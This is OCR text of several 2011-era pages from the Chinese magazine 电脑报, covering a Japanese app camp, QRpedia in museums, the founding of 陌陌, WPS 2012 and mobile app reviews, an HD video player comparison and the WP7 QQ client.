至此，2011 夏季突破营圆满结束。之后举行的宴会上，赤羽先生宣言“明年还要举办”，随即有人谐趣地问道：“是不是冬季也搞一个？”虽然夏天短暂而酷热，但还是让人觉得这个活动让日本的 IT 创作前进了一大步。

@电脑报小捷译

@ 电脑报：这是由微软赞助，Break Through 同伴株式会社举办的 APP 开发夏令营（比赛）。日本全国共有 49 支队伍（共计 160 人）报名参赛，有 23 支队伍完成目标。这种引导年轻人参与研发、讨论的形式，在我国很少见，但在国外已属常见。这样的形式对我们非常有借鉴性，希望国内也会有这样激动人心的活动！

国家档案馆从 9 月开始使用 QRpedia

维基来到博物馆

@ 德国 Markus Bohm（摘自德国《明镜周刊》）

近日，Peter Weis 声称维基百科即将与汉堡市博物馆合作。他表示将尽力达到语种的多样化，从而通过使用手机扫描帮助大家在博物馆里使用维基百科可读文本。

QRpedia 是一个以 QR 代码为基础的服务系统，用户使用手机摄像头扫描某物的 QR 代码就可以自动转到此物品所对应的维基百科页面。它的语言设置是默认的，比如说一位日本参观者在参观某头骨展览的时候就可以用日语解读这个头骨的信息，而一个意大利人则可以用意大利语来了解这一信息。

到目前为止，全世界只有少数博物馆使用 QR 代码，比如德比博物馆及艺术展览馆（das Derby Museum and Art Gallery）和英国国家档案馆（britischen National Archives）。据报告说编码的初步开启的意义相当积极，此举深受科技型旅客喜爱。

“其实博物馆里提供 QR 代码的最大受益者是外国游客，而引进 QRpedia 的成本相当低，何乐而不为呢？而且 QRpedia 激励参观者写维基百科的文章或者翻译，因为很多旅行者当地历史教科书上的东西根本没有记载。”Weis 说。

事实上 QRpedia 系统仍然存在一些问题。“我们仍然还在探索将 QR 码放在什么地方是最理想的，”德比博物馆工作人员 Jonathan Wallis 说，“最困难的问题应该是照明，这无关展厅的明亮与否，有时候来访者使用闪光灯拍照的话就无法识别。”现在德比博物馆有将近一百件带有 QR 码的展品。

Peter Weis 表示 QRpedia 型博物馆将会成为德国博物馆的发展目标。

@电脑报咪子鱼译

@ 电脑报：维基百科二维码版本来了，感觉跟我们的“快拍二维码”很像呢，只是我们没有做到如此彻底~这真是一件很酷的事情。嗯，顺便解释一下 QR 码，它是二维条码的一种，QR 是英文“Quick Response（快速破解）”的缩写。

开发者的故事｜**Story**

成功都一样，创业各不同。品创业故事，思进取道路。

找妹子找出来的“陌陌”

全球定位、交友、互动，这三个词合在一起就是陌陌这款APP的基础。对于开发者来说，LBS交友是全新的领域，也是艰苦的挑战。

@主笔 张芃捷

办公室里的陌陌科技运营总监王力，他的身后就是他们的“交友大厅”

1. 妹子你在哪里

陌陌的推出，对于整个陌陌团队来说，既是意料之外，又在情理之中。

团队中有一位成员名叫雷小亮，他是团队中很厉害的，也是最让人着急的——他一直是单身且单身足足28年。大树和晚月是团队中的另外两位成员，作为雷小亮的好朋友，他们除了正常工作时间外，一直都在帮助他解决个人问题。

当时，这个由来自网易、新浪、凤凰等互联网公司成员组成的多元团队正在考虑怎么造船，如何起航。而雷小亮这件事无形中影响了团队开发方向。无意中，在一次团队的讨论中“开发个找妹子的APP”的建议被当作玩笑提了出来，大家都觉得这个方案新鲜，很有实际价值。于是，开始以此为构架，策划和讨论火热地展开。

如果是放在智能手机“茹毛饮血”的几年前，或许就没有这样的想法，也不会有这样的APP的产生。正是由于智能手机和移动互联网的迅速发展，使得APP的开发成为了可能。而成为绝对推动力的，是LBS服务的全面铺开。远在大洋彼岸的四方网（Foursquare）如火如荼地成为LBS社交的榜样，国内虽有诸如切客、街旁、玩转四方等LBS社交网站，但其模式都和四方网类似，以签到和评论为主。而正在讨论如何用APP“找妹子”的陌陌团队正好加入了LBS服务，将其融合成为了陌陌主要构成中不可缺少的一部分。此刻，他们的目标已经不是为了“找妹子”，变成了“做一个有趣的手机社交APP”。

“最开始是为了找身边的妹子。”陌陌科技运营总监王力打趣地说，“你装了陌陌后，能看到好友的位置，也能看到和你用着一样APP的人在你附近。就算你单身28年，你也会有好奇心去结识志趣相投的陌生人。现在我们的雷小亮同学可是朋友满全城。”

陌陌，似乎就是“陌生人遇见了陌生人并成为了朋友”的简称。

2. 工程师、软件，一个都不好找

2011年3月，团队中的每个人都兴奋不已。这个月，北京陌陌科技有限公司正式启动，与此同时，苹果发布了iPad2，再一次刮起了苹果的旋风。对运营总监王力来说，陌陌的革命战争才刚刚打响，他们仍需努力。

最开始，需要的是近乎疯狂的努力。一款APP要想在已经成熟的苹果商店站稳脚跟，在遍布厂商的社交领域插旗分地，不仅需要APP有奇思妙想的创意，还要有实现它们的精简且优秀的代码。开发团队有了良好的开头，却卡在了关键的第二步。

“初期开发产品的时候最痛苦，”王力说，“初创时期的尴尬就在于没名气，招不到人又要推进项目。”工程师是陌陌面临的最直接的问题。国内的苹果APP开发者很多，技术高超的大都愿意挂靠在成熟且名气大的开发公司，作为2011年3月才起步的陌陌，很难招聘到既对苹果APP开发熟悉又有创业激情的工程师。陌陌最初的开发团队里，每位工程师的任务非常繁重，再加上开发经验有限，初期的APP总是出现各种问题：“显示周围的人”这个功能时常会出现无法显示或是地图位置错误等问题；聊天和信息推送的功能和机制也有故障，有时速度过慢，有时干脆直接报错……

“推倒重炼”、“开倒车重做”已经是习以为常的事情。虽然工程师不好找、APP的推进问题频出，但大家的相互鼓励、努力没有停止过。“再累也不能搞外包，这种‘爽一把就死’的方式就是对创新的秒杀！”王力强调说。

就是在这样一步一摔的过程中，陌陌终于在2011年8月通过苹果审核并正式上线。随着陌陌的推广和名声的扩大，以前的问题最终已不再是问题。

3. 做APP就像找妹子：基础第一

一切都还在摸索之中。陌陌上线仅两个月，考虑盈利的问题未免有点为时过早，但他们有稳定的计划和安排，也有一整套评估和分析方案。目前，团队考虑最多的是如何进一步巩固基础，优化APP的位置处理，完善交友系统。“我们希望先把基础功能做到极致，加强稳定性，就像找妹子一样。”王力不禁笑了笑。现在陌陌的开发团队从3位工程师增加到了14位，APP的功能和玩法也在进一步丰富之中，他们希望以最新潮的社交方式来增加用户的数量和黏度。

不过，不论在SNS领域还是在LBS领域，陌陌都有很多对手。但对于一个从头闯到现在的钢铁团队来说，挑战正合他们意。

陌陌小资料

APP名称：陌陌 **上线时间：**2011年8月

简介：“陌陌”是北京陌陌科技有限公司推出的一款基于地理位置的移动社交工具，它能识别出周围任意范围内正在使用相同APP的陌生人，并能查看其个人信息和位置，并与其聊天互动。

目前最大困难：如何拓展用户群

电脑报 总策划

超值光盘：
赠送《金山毒霸》正版杀毒软件
超强自启动光盘 装机优化 备份维护
iPad/iPhone苹果热门资源集
电脑报阅读系统iPhone版

电脑报年度重磅产品
10年畅销品牌 累计销售达300万册
铸专题聚年度热点，撰方案解应用难题
热门专题+实战应用方案+全程图解

电脑报增刊
2012ZENGKAN

定价：35.00元（1CD+手册）
《电脑报2012增刊--网络攻防与电脑安全年度应用方案》
《电脑报2012增刊--热门软件与网络年度应用方案》
《电脑报2012增刊--热门硬件与数码年度应用方案》

全国各地新华书店、科技书店经销
电脑报图书官方微博：http://weibo.com/bookpub 购书咨询：(023)63658956 63658888-12040
书友会地址：重庆市渝中区双钢路3号科协大厦 邮编：400013 发行热线：(023)63658868

WPS 精品模板推荐

WPS 的模板成百上千，看到如此众多的模板，是不是感到眼花缭乱呢？没事，董师傅帮你挑选模板，节省你宝贵的时间。

个人简历

WPS 的个人简历比较多，大多都是规规矩矩的表格，虽然一目了然，但缺少时尚的气息，也缺少个性。因此，董师傅推荐下面这套个性简历模板，界面动感且充满时尚元素，会让面试官眼前一亮。下载模板后，如果你有一定的 PhotoShop 软件操作经验，还可以在 PhotoShop 中修改一些装饰元素，让模板变得独一无二。

搜索关键词：个性简历

年终总结

如今距年底也不远了，正是一些朋友需要考虑年终总结的时候，如何让年终总结显得大气十足呢？董师傅推荐下面这套年终总结模板，大小两个地球搭配大气，可以增加演讲者高瞻远瞩的味道。

搜索关键词：地球 年终总结 酷炫 金色

财务报表

对于小企业来说，购买专业的财务软件不太现实，财会一般是通过 Excel 表格进行财务计算和分析的。董师傅推荐下面这套财务报表模板，它集成了财会比较常用的功能，例如现金流表、财务分析指标等，大大降低了财会的工作强度。

搜索关键词：会计 分析 报表 记账

财务报表分析
目 录
财务报表：

本周重磅

每周，网上都会出现很多新应用，大家不可能都去试用。没关系！董师傅来帮大家鉴定，并告诉大家哪些新应用值得广大网民一用，哪些新应用不值得广大网民浪费精力。


WPS 2012 越发精致

WPS 2012新增了在线模板、文字八爪鱼等功能，这些功能对普通用户而言实用吗？是否能吸引用户呢？请看董师傅的深入体验（下载地址：http://www.wps.cn）。

兼容微软 Office 没问题

WPS 2012 安装很简单，一路点击“下一步”即可。在这个过程中，可以在“设置”中取消“默认使用 WPS Office 打开 *.doc、*.xls、*.ppt 文件等 Microsoft Office”的勾选，这个设置比较人性化，能打消部分用户的顾虑，让 WPS 跟微软 Office 和平共处。

此外，免费软件普遍存在捆绑安装其他软件的行为，WPS 没有这样的行为，非常贴心。WPS 2012 安装后，启动它时会看到一个漂亮的半透明界面，这个界面非常适合 Win7 系统。




此处可修改设置，这样两款办公软件就能完美兼容

在线模板功能很实用

WPS 2012 启动后，会打开一个在线模板的首页，在这个页面中可以下载各式各样的模板，例如个人简历、员工考核单、实用单词等，将鼠标移动到模板上，会自动显示该模板的下载次数等信息，点击即可下载。董师傅认为，在线模板功能内容丰富，实用性非常强，是用户办公的好帮手。

此外，董师傅发现 WPS 2012 全新设计的编辑界面，跟微软 Office 的编辑界面非常相似，都采用了分页设计、标签页设计，用惯微软 Office 的用户使用 WPS 2012 没有上手门槛，不需要熟悉过程。




WPS 2012 提供了丰富的模板，可免费下载

文字八爪鱼功能很有趣

当董师傅在文档中输入一段文字后，在左侧会出现一个文字八爪鱼图标，点击图标就激活了文字八爪鱼功能。这个新增的功能主要用于手动调节文字间距、行距，通过拖动即可完成，而不需要通过设置数值实现。

这个可以任意拉伸的功能非常有趣，很适合用来设计形状迥异的文字块，董师傅比较喜欢。从实用性来说，该功能减少了用户的操作步骤和优化了用户的操作模式，贴近用户的实际需求。



点击该按钮可以隐藏功能区

董师傅鉴定 总的来说，WPS 2012 简单好用、功能丰富（除了在线模板功能、文字八爪鱼功能外，还新增了 5 个函数、拟出重复内容等功能），有一些功能比微软 Office 更贴心，特别适合仅需简单办公的普通用户。此外，WPS 2012 是免费的，这也是它的一个优点。在测试中，董师傅发现 WPS 2012 启动加载模块的时间稍长了一点，这可不太好。

商务资源

搜索图标 IconFinder 有一手

对于商务人士来说，时不时需要一些精美的图标，为商业文档添光增色。不过不是任何人都可以设计精美的图标，付费购买图标对一些小公司来说，又不太实际，最好的方法就是在网上搜索免费的图标，下载后稍加修改即可使用。

搜索免费的图标可是一个技术活，想要快速找到满意的图标，最好的方法是使用专业的图标搜索引擎，下面董师傅给大家推荐一个图标搜索引擎 IconFinder（地址：http://www.iconfinder.com），它界面清爽，主体就是一个搜索框。

IconFinder 收录的图标一般都是免费的，基本上不用担心图标的版权问题（这些图标都是基于 CC GPL 或是 LGPL 协议发布的，只要遵守协议就可以免费使用），这对商务人士来说是

ICON FINDER
Search
Just added
Date

一个好事，可以避免很多麻烦。此外，IconFinder 收录的都是高质量图标，格式大多为 PNG 和 ICO（PNG 图标可以通过专业软件快速地修改为 ICO 图标）。

辅助软件

FindDupFile 上阵 清除重复文件

电脑用久了，难免会出现重复的文档、图片、音乐等文件，这些重复的文件既浪费硬盘的空间，又不便于查找，怎么快速清除那些重复的文件？面对这种情况，董师傅可不会一个文件一个文件地去删除，而是下载使用系统辅助软件 FindDupFile（下载地址：http://www.icpcw.com/bzsoft）搞定重复的文件。

为什么董师傅会使用 FindDupFile 呢？FindDupFile 体积虽然小（仅有 100 多 KB），但能力却一点不含糊，它可以指定目录及其子目录进行搜索，搜索速度比较快，能快速列出所有内容完全相同的文件——即使文件名不一样，但内容一样的文件也能挑出来，是不是非常强悍？有了这款软件，清除重复的文件就不用愁了！

教师帮手

在线轻松制作教学公式

对很多老师来说，制作教学公式是一件麻烦的事情，特别是复杂一点的公式，除了用专业软件外很难搞定，如果需要大量制作教学公式，专业软件的确很适合，如果只需要制作少数几个教学公式，不妨试试在线 LaTeX 公式编辑器（网址：http://www.codecogs.com/latex），利用它简单几步即可生成复杂的公式图片，绝对值得一试：

●它可以编辑出各种数学、物理、化学公式，且可以自定义字体、颜色、大小、透明度等。

●提供了大量常用公式，例如微积分、几何、化学、物理等。


●编辑的公式可以生成图片并提供下载。

●用户可以将公式收藏，便于下次使用。

本周重磅

每周，我们都会推出一个精彩纷呈的应用主题，帮助大家解决生活和工作中各种问题。

商业PDF 就用手机看



作为上班族的你，除了可在轻轨或地铁上用手机看电子书补充知识外，抓紧时间阅读各种商业 PDF 文档也是有必要的。

全能文档阅读器 & 投影仪

平台:iOS
大小:3.3MB

董师傅：作为一名合格的白领，方便地将各种 PDF、Word、Excel 等资料通过投影的方式介绍给同事、老板或者客户是基本的要求。全能文档阅读器 & 投影仪不仅能帮助白领通过 iPhone、iPad 等轻松阅读 PDF 格式的文档，还能将它们轻松投影出来，可谓上班工作、出门旅行的必备利器。投影使用方法:接上投影仪，打开软件，选择分辨率，然后打开不同的文档，点右上角的投影，漂亮的文档就投影出去了。

福昕 PDF 阅读器

平台:Android
大小:3.2MB

董师傅：董师傅的手机中就安装了福昕 PDF 阅读器 ^_^，它体积小巧、运行稳定、响应速度快、界面简洁易用，全面兼容 PDF 标准，可以将各种复杂的 PDF 文档页面高质量地显示出来。不管是从 UI 界面布局、PDF 文档浏览体验、阅读器菜单，还是从资源的占用情况来说，福昕阅读器都是一款值得称道的软件。

Adobe Reader For WP7

平台:Windows Phone 7
大小:1.29MB

董师傅：话说微软投入了众多资金和精力意欲抢占移动平台的 WP7 虽然没有取得意想中的轰动效果，但也着实掀起了一片风浪，好的 APP 层出不穷。就 PDF 软件来说，其他平台多是民间高手或者小公司做出的软件，而 Adobe 官方为 WP7 平台推出了专门的 PDF 阅读器！通过 Adobe Reader，WP7 手机实现了高品质的 PDF 体验。它拥有强大的 PDF 渲染，全面支持 PDF 的规格，完全支持平滑着色、覆盖图像等。

mBrain PDF+

平台:S60V3/S60V5
大小:1125KB

董师傅：塞班系统与 iOS、Android、WP7 等系统相比，显得老迈不堪。但这并不妨碍塞班上许多让人难以割舍的好软件。在 PDF 阅读器方面，mBrain PDF+ 可谓有着“心”的体验感受，它打开图片为主的 PDF 文件载入时间很快。此外，还有文字查找、放大缩小、章节目录、页面记录、跳转页面等实用功能。董师傅建议在 S60V5 系统手机中使用，V3 系统的手机屏幕有点小哟。

有了这些实用又好用的 PDF 阅读软件，以后就可以随时随地地看商业 PDF 了，不再有条件限制了，赶快试试吧！

Android 软件

掌中天涯

■程序价格: 免费
■程序大小:1.54MB
■适用平台:Android 1.6 及以上版本

董师傅：董师傅平时喜欢上天涯，换了手机后就立即安装了天涯的客户端软件“掌中天涯”，空闲的时候就上去逛逛，偶尔还会吐槽。“掌中天涯”糅合天涯聚焦、天涯论坛、天涯博客、天涯文学等特色内容，内容极其丰富。登录软件后，点击相应的按钮就可以看到相应的内容了，操作比较简单。

该软件有几个特色功能，董师傅非常喜欢，例如它的多马甲切换功能可以帮助用户快速切换账号，用不同的账号灌水非常方便；只看楼主功能是免费使用的，比网页版用起来给力。此外，该软件的运行速度较快，也令董师傅眼前一亮。董师傅认为，喜欢上天涯的朋友可以安装该软件，比用手机浏览器更方便哟！

Android 游戏

萨尔达传说时空隧道

■程序价格: 免费
■程序大小:1.69MB
■适用平台:Android 1.5 及以上版本

董师傅：萨尔达传说也被译成塞尔达传说，是经典的掌机游戏。游戏背景在现在看起来很老套，一个大魔王劫持了萨尔达公主，囚禁在恶魔之地，英勇的主人踏上了解救公主的征途。故事虽然老套，但并不影响它经典的地位——想当年董师傅在掌机中玩得不亦乐乎，丝毫没有在意它的故事。

“萨尔达传说时空隧道”手机版保留了掌机版的精华，例如谜题和道具系统、四分之三俯角等。此外，董师傅发现用横屏玩该游戏效果最好，有当年玩掌机版的感觉。不过，该游戏的界面不如当前很多手机游戏精致，这也在情理之中。董师傅认为，喜欢复古游戏的玩家可以下载该游戏。

iOS 游戏

迷你农场

■程序价格: 免费
■程序大小:61.7 MB
■适用平台:iOS 3.1.2 或更高版本

董师傅：“迷你农场”是一个很 Q 很可爱的手机游戏，董师傅只看了一眼就喜欢上它了，立即将它推荐给了菲菲、咪子鱼等美女，她们看到毛茸茸的绵羊、圆滚滚的小猪，听到卡哇伊音乐，喜欢得不得了。

该游戏的爱抚系统和交配系统很有特点，董师傅发现交配系统可以生下可爱的小动物。此外有些高价的动物，或者要花费铃铛的动物，可以在猎人酒吧中雇用猎人去捕捉，这是一个取巧的法子(一次捕捉不到，那就多试几次吧)。

iOS 软件

奇迹背单词

■程序价格: 3.99 美元
■程序大小:132 MB
■适用平台:iOS 3.0 或更高版本

董师傅：“奇迹背单词”是一款利用记忆曲线辅助背单词的软件，它将单词记忆分为两个步骤，先将短期记忆转为长期记忆(单词会在 10 秒、30 秒、2 分钟、5 分钟、30 分钟反复提醒用户记忆)，然后再巩固长期记忆(单词会在 1 天、2 天、4 天、7 天、15 天、1 个月、2 个月、3 个月、半年，提醒用户进行复习)。此外，该软件还可以智能调节学习进度。

文章中的应用程序，可到 http://www.icpcw.com/bzsoft下载

微应用

本周，董师傅在新浪微博应用广场中，找到三款有趣的应用程序，值得广大网民一试。

僵尸粉克星

■程序类别:粉丝管理类
■使用人数:22828 人
■平均得分:4.2 分

董师傅：有的人看起来粉丝非常多，但有很多都是僵尸粉，光看数量是没有用的。最近，董师傅就发现一款非常好用的微博程序“僵尸粉克星”，它可以统计出你的粉丝中有多少僵尸粉，并能一键清除他们。

哪些粉丝被程序认定为僵尸粉呢?没有头像的、不打理账号的、无人关注他的、很少上线的、有诈骗嫌疑的、发广告的……带有这些特征的都会被程序认定为僵尸粉。董师傅检查了测试结果，基本上都正确。准确率极高。

这辈子你会发财么

■程序类别:测试类
■使用人数:6454 人
■平均得分:4.1 分

董师傅：你这一辈子会发财吗?这个问题董师傅估计每个人都想过，但没有人能回答这个问题。如果你真的想知道答案，不妨试试新浪微博的“这辈子你会发财么”程序。启用程序后，点击“开始测试”，回答五道简单的测试题，就知道答案了。

这五道题分别测试了你是不是有极强的升职欲望，你是不是有充分的投资理念，你是不是会走偏门，你是不是有敏锐的眼光，你是不是能理性消费。严格来说，测试题不够严谨，不过娱乐一下还是不错的，你说是不是！

太极牛炒股

■程序类别:财经类
■使用人数:2620 人
■平均得分:4.2 分

董师傅：以前模拟炒股，主要是靠财经网站的模拟炒股系统完成的，现在进入社交时代，模拟炒股也可以在新浪微博中完成。“太极牛炒股”这个应用程序做得不错，界面清爽、操作简单，比较适合普通用户。

软件实验室 | Soft Lab

解读各种应用软件，挖掘各种新鲜玩法，同类软件如此之多，到底什么才是最好的？董师傅在此为大家排除迷雾。

谁是最好的高清伴侣

同一个高清视频，在不同高清播放器上的表现也会不同，那么哪款高清播放器才是最适合你的呢?董师傅特地挑选了四款主流播放器，从“实用”的角度，对它们进行测评。

参测播放器

完美解码 2011

暴风影音 2011

QQ 影音 3.2

射手影音 3.7

测试项目:

■对四款播放器的初始界面、字幕支持、播放功能、资源占用、解码设置做系统而且全面的对比测试。

测试平台:

■**CPU:**Intel Core i3-2100

■**内存:**4GB

■**显卡:**AMD Radeon HD 6790

■**系统:**Windows 7 64位旗舰版

测试片源:

■《变形金刚3:月黑之时》

■**视频格式:**1080p.DTS.x264 18.8G

界面PK:QQ影音 简洁实用

界面美观程度能很大程度地影响用户的选择，其功能按钮是否易用，也与用户操作是否便捷密切相关。


完美解码内置了三个播放器：KMPlayer、Pot影音和Mplayerc，各有特色，董师傅在此选择用户群相对较多的KMPlayer来介绍。KMPlayer的界面比较简洁，功能相对较少，在简洁的界面却显示了系统时间，有些许鸡肋。皮肤设置与多种颜色模式也并不出彩。

暴风影音打开之后会自动弹出“暴风资讯”和广告窗口，虽可以通过设置关闭，但给人的第一印象不太好，窗口中两处广告会一直陪伴你看完整个电影。不过鼠标悬停到窗口顶端，弹出的几个快捷按钮还是比较实用，可以快速调节播放时的细节。


QQ影音的界面中规中矩，功能不多，其右下角的“影音工具箱”不失为一个亮点。播放时，鼠标移动到顶端会弹出悬浮按钮，其中画质增强按钮(快捷键A)更可以帮助初级用户快速地设置画面效果。

射手影音会根据你的当前桌面自动改变播放器背景，配合Windows 7自动更换桌面功能，让射手影音的界面不再单一；美中不足的是，按照窗口大小自动截图改变背景，经常会截出一些不完整的背景图片，影响美观。

小结: *这几款播放器的界面都比较简洁，但是暴风影音广告较多，而QQ影音的悬停按钮在简洁中不失实用，工具箱更是其他三款播放器所没有的，在这个环节胜出。*




KMPlayer



射手影音

QQ影音



暴风影音

字幕PK:射手影音 一马当先

大家都知道观看国外高清大片，字幕特别重要。下载方式、双字幕支持、调节功能等都是用户最关心的，董师傅对参测播放器进行了字幕支持方面的测试。

项目	完美解码	暴风影音	QQ 影音	射手影音
下载方式	在线字幕查找器	不提供	自动下载	自动下载
是否支持双字幕	是	否	是	是
设置项目	丰富	只能设置隐藏或显示	丰富	丰富
特色	字幕浏览器可供编辑	无	内置 SoSo 搜索英文字幕	多种字幕样式

小结: *几款播放器都能自动关联相同路径下的字幕文件，其中QQ影音和射手影音在播放时会自动下载，完美解码则需要通过内置的字幕查找器进行手动查找。想要一边欣赏外国大片，一边学习外语，双字幕是少不了的。除了暴风影音，其他三款播放器都能通过设置载入双字幕，其中射手影音最为便捷，有专门的字幕网站提供支持，自然有它的优势。射手影音赢得了字幕一战。*

播放PK:完美解码 随心所欲

四款播放器对视频格式的支持都很不错，常规视频都能顺利播放，而播放效果和片源及观看者主观感受关系很大，在不同播放器下达到的效果差别不大，董师傅就不做比较了。接下来主要对播放器的播放控制进行测试，视频怎么看?当然用户说了算!

项目	完美解码	暴风影音	QQ 影音	射手影音
加速 / 减速	√	√	√	√
逐帧播放	√	√	√	×
A→B 循环	√	×	√	√
指定时间跳转	√	√	√	×

从表格上看，QQ影音和完美解码不相上下，但是QQ影音的指定时间跳转和逐帧播放功能要在“播放效果调节”窗口中才能实现，不够便捷。变速播放之后，完美解码的声音效果是最接近原音的。

四款播放器对窗口比例都可以调节，缩放、全屏等功能也是应有尽有；主界面也能找到相应的按钮快速调节亮度、对比度、色彩饱和度等；而声音方面，除了基本的功能外，暴风影音、QQ影音、射手影音都能按键盘“↑”键继续增大音量，而完美解码没有快捷键，只能在参数设置里的音频设置中调节。

小结: *完美解码在这项测试中脱颖而出，对视频的操控可以说是随心所欲。反之，射手影音在这方面就相对比较薄弱，暴风影音与QQ影音打成平手，并列第二。*

资源PK:QQ影音 优势较小

谈完了播放体验，当然得谈谈用户最关心的资源占用问题，一个播放器界面再漂亮，功能再强大，但是占用资源过多，大多数人无法正常使用，同样不是一款好的播放器。由于其中几款播放器会默认开启“高清加速”，董师傅在设置中关闭了该功能，做了CPU占用率测试。

董师傅选择了《变形金刚3:月黑之时》中第110分钟至第120分钟的一场相对火爆的打斗场面来做这个测试，用四款播放器同样播放10分钟，用Windows 7自带的性能监视器记录数据；然后在播放进度条随意点击，几款播放器响应时间都很快，基本可以无缓冲播放；接着连续点击进度条20次，观察性能监视器，记录下CPU占用率的平均值。

小结: *显而易见，资源占用最多的是完美解码，但其解码性能相对较强，CPU占用率也相应较高，是可以接受的。QQ影音在这一战再次获胜。*

项目	完美解码	暴风影音	QQ 影音	射手影音
打开文件峰值	52.5%	48.6%	24%	29.2%
平稳播放	19.7%	18.1%	17.4%	16.4%
连续拖动进度条	55.7%	49.0%	44.1%	48.7%


解码PK:完美解码 完美胜出

高清视频，解码是关键，开启“硬解”，能有效降低CPU占用率，董师傅首先教大家开启“硬解”，然后再公布测试结果。

除了完美解码，都可以通过“傻瓜”设置快速开启，也能通过自定义设置进行“微调”，较适合初学者；完美解码则需要用户自己设置，才能达到更好的效果(针对不同的影片格式需要不同的设置):

完美解码相关设置：打开“PureSet.exe”(需要管理员权限)，“视屏渲染器”选择“EVR Vista/增强”，MKV分离器选为“Haali”，然后将H264解码器设置为“Cyberlink(硬解)”。之后打开视频文件，按下键盘“TAB”键，播放文件信息中的“输出：dxva”则表示硬解成功。

董师傅再使用性能监视器测试了各播放器硬解后的CPU占用情况，平稳播放时的CPU占用率如下：完美解码8.6%、暴风影音7.4%、QQ影音4.8%和射手影音5.7%。



完美解码设置

小结: *虽然完美解码的CPU占用率仍然较高，但是对于拥有主流配置的用户，这点差别可以忽略不计。而且完美解码通过设置之后，提升最大，效果最好，所以这个环节，完美解码获胜。*

董师傅推荐

完美解码

各位高清电影发烧友，不要满足于“傻瓜设置”，针对不同视频，对症下药，才是最好的。完美解码强大的解码能力、不俗的播放功能，定能让热爱高清的你得到非一般的享受。

WP7家的QQ最有性格


Mango之后，很多朋友都开心地买到了WP7手机。说到聊天，肯定当仁不让地用QQ。Mango以后的WP7版QQ究竟如何，它拥有哪些全新的特技呢？一起来看看吧！


WP7模样的QQ主界面


打开APP并登录后，进入个人中心，这里将显示自己的签名状态以及最近的回复，留言数量将以数字在图片的右侧呈现。与此同时，好友的新消息将会在APP顶部出现，和WP7的短信收取一模一样。

向右移动界面来到“联系人”，点击单个企鹅图标将切换到好友界面，点击两个企鹅图标将切换到QQ群界面。可以通过滑动好友界面来找到特定好友，也可以先点击分组模块（比如在线好友、好友等等），选择对应的分组以后再找，加快搜索速度。在QQ群界面，除了可以点选特定群进行聊天，还可以对QQ群进行屏蔽，但现在不能对单个群进行屏蔽，只能对整个QQ群进行设置。

最后一个界面是应用界面，可以在此通过内置的浏览器访问QQ空间或是玩耍QQ农场（文字版），不用退出APP另开浏览器，全部实现APP内部操作。不得不说这是WP7 QQ非常人性化的设置。


新信息会像短信一样在顶部弹出


应用栏里的内容非常丰富


个人中心将显示正在聊天的好友

聊天人性化 支持自定义表情

最新的1.2.0.0版本QQ对聊天界面进行了优化：正在聊天的右边会提示你可以往左拖动。往左边拖动后就会发现“正在聊天”的列表，方便用户随时切换聊天对象，而之前的版本只能退回到个人中心或是点击顶部消息提示进行切换。

在输入方面，1.2.0.0版QQ直接调用了Mango系统的中文输入法，相比之前的老输入法，速度和效率提升不少。点击下方菜单键第三个图片按钮，用户就能发送图片（很吃流量且不支持动态图片），相当于自带了自定义QQ表情！

1.2.0.0版QQ支持显示对方的自定义表情和图片，不过，它不支持GIF等动态表情和图片。

@上海 卖萌的兔兔酱

编辑点评

@电脑报小捷： 最初的WP7 QQ是人无我有的突破，那最新的1.2.0.0版的QQ就是人有我优的进化！模仿WP7整体风格使其UI界面设计合理、用户体验好、能收发自定义图片、风格特立独行，让其他版本的QQ难以望其项背。当然，WP7 QQ仍存在自定义图片兼容不够好、发送延迟等等瑕疵，但我们相信，WP7的QQ会越来越好！

腾讯QQ WP7客户端

- ■**版本：**V1.2.0.0
- ■**大小：**3 MB
- ■**语言：**中文
- ■**软件类型：**免费
- ■**适用平台：**Windows Phone 7
- ■**安装地址：**http://go.icpcw.com/e/1142WP7QQ.htm
- ■**优点：**界面新颖
- ■**缺点：**流量耗费稍大，自定义表情兼容性还需提升

基础测试数据表

■**测试环境：**HTC HD7、中国移动EDGE、四川成都

测试项目	测试成绩
占用空间	4.60MB
流量消耗	200KB/小时~300KB/小时 聊天频率10条/分钟
电量消耗	15％/小时
发送延迟	2~3秒

WP7 QQ整体的风格与iPad版或是安卓版并不雷同，而是切合WP7系统风格，以大字和大图来呈现信息，让WP7用户感到熟悉亲切，容易上手。

“正在聊天”页里可以切换聊天对象

虽然能看自定义表情，但不支持GIF格式的图片

手机拍照 当场变动态墙纸

Android系统的手机本身支持动态墙纸，如果随机用像片拼贴出一整面像片墙来当作手机桌布，这比将单张照片当作手机桌面有意思得多！ PhotoWall Live Wallpaper（以下简称PLW）帮你轻松实现。


■**APP名称：**PhotoWall Live Wallpaper
APP版本：1.3
■**APP大小：**2.4MB
■**系统要求：**Android 2.1及以上
■**安装地址：**http://go.icpcw.com/f/111.htm

PLW的使用非常简单，只要安装这款Android App后，在手机桌面上打开“menu”，然后点选“桌面”设定。接着在“即时桌面（动态桌布）”中选择“PhotoWall Live Wallpaper”并启动即可，就跟启动一款桌布一样。PLW的“设定”被包含在桌布设定中。一般来说，这款APP基本上可以不用设定，安装启动后，PhotoWall Live Wallpaper就会自动去搜寻你的“照片文件夹”，抓出你拍的照片来拼贴成桌布（如图1）。


除此以外，还可以通过简单设定来指定桌布素材的资料夹。进入PLW的设定（有些功能需要付费才能开启），取消“Only Camera Photos”这一项，下面就会多出一个“Select Folders”选项。点击进入后，PLW会自动列出所有SD记忆卡中包含图片的文件夹，只要勾选对应的文件夹即可指定其内部的图片当作动态桌面的拼图素材了（如图2）。

TIPS：如果你指定特定文件夹后，切回桌面却发现桌面拼贴中出现的还是旧图片，可以回到PhotoWall Live Wallpaper设定，到下方点选“Clear Photo Cache”清除快取，然后到上方点选“Update Now”强制让图片集更新。

